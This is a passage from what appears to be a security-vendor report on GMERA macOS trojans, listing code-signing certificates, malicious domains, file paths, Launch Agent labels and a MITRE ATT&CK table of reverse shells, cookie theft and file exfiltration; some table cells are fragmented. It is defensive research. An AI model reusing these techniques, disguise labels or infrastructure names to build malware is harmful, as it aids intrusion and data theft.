	app/Contents/Resources/r

Code signing certificate

App name	Fingerprint (SHA-1)	Developer identity	Valid from
Stockfolio	`E5D2C7FB4A64EAF444728E5C61F576FF178C5EBF`	Levis Toretto (`9T4J9V8NV5`)	2018-11-25
Cointrazer	`1BC8EA284F9CE5F5F68C68531A410BCC1CE54A55`	Andrei Sobolev (`A265HSB92F`)	2019-10-17
Licatrade	`BDBD92BFF8E349452B07E5F1D2883678658404A3`	Andrey Novoselov (`M8WVDT659T`)	2020-04-06

Network

Domain names

- repbaerray.pw
- macstockfolio.com
- latinumtrade.com
- trezarus.com
- trezarus.net
- cointrazer.com
- apperdenta.com
- narudina.com
- nagsrsdfsudinasa.com
- cupatrade.com
- stepbystepby.com
- licatrade.com
- creditfinelor.com
- maccatreck.com

ist

.plist

- `/tmp/.fil.sh`

- `/tmp/loglog`

Launch Agent labels

- `com.apple.apps.upd`
- `com.apples.apps.upd`

MITRE ATT&CK techniques

Note: This table was built using version 6 of the ATT&CK framework.

Tactic	ID	Name	Description
Execution	T1204	User Execution	Victim needs to run the malicious application to be compromised.
	T1059	Command-Line Interface	GMERA provides reverse `bash` and `zsh` shells to its operators.
Persistence	T1159	Launch Agent	GMERA installs a Launch Agent to maintain persistence.
Defense Evasion	T1116	Code Signing	All samples of GMERA we have analyzed were signed and used valid, Apple-signed (now revoked), certificates.
Credential Access	T1139	Bash History	A GMERA reconnaissance script lists the first 20 lines of the `.bash_history` file.
	T1539	Steal Web Session Cookie	GMERA's operators steal browser cookies via a reverse shell.
	T1083	File and Directory Discovery	GMERA's operators list files on the target system via a reverse shell
			reconnaissance script
			r devices specific to
			rs and warns the
			if run in a virtual
			reconnaissance script
			networks available to
			romised Mac using
			`-s` .
			A GMERA reconnaissance script

	T1082	System Information Discovery	lists information about the system such as macOS version, attached displays and Mac model.
	T1518	Software Discovery	A GMERA reconnaissance script checks whether developer tools are installed.
Collection	T1005	Data from Local System	GMERA's operators use this malware to exfiltrate files from the compromised system.
	T1113	Screen Capture	GMERA's operators take screenshots of the compromised system and exfiltrate them through file.io.
Command and Control	T1043	Commonly Used Port	Initial reporting from the malware is done using HTTP on its standard TCP port (80).
	T1065	Uncommonly Used Port	GMERA reverse shells are opened by connecting to C&C server TCP ports in the range 25733 to 25738.
Exfiltration	T1048	Exfiltration Over Alternative Protocol	GMERA exfiltrates files from the reverse shell using HTTP to another attacker-controlled server.

Related Articles

ESET RESEARCH
CloudScout: Evasive Panda scouting cloud services

ESET RESEARCH
ESET Research Podcast: CosmicBeetle

ESET RESEARCH
Embargo ransomware: Rock'n'Rust

Discussion

What do you think?
7 Responses

Upvote Funny Love Surprised Angry Sad

0 Comments Login

Start the discussion…

LOG IN WITH OR SIGN UP WITH DISQUS

Name

Share Best Newest Oldest

Be the first to comment.

Subscribe Privacy Do Not Sell My Data DISQUS

ESET
Privacy Policy
Manage Cookies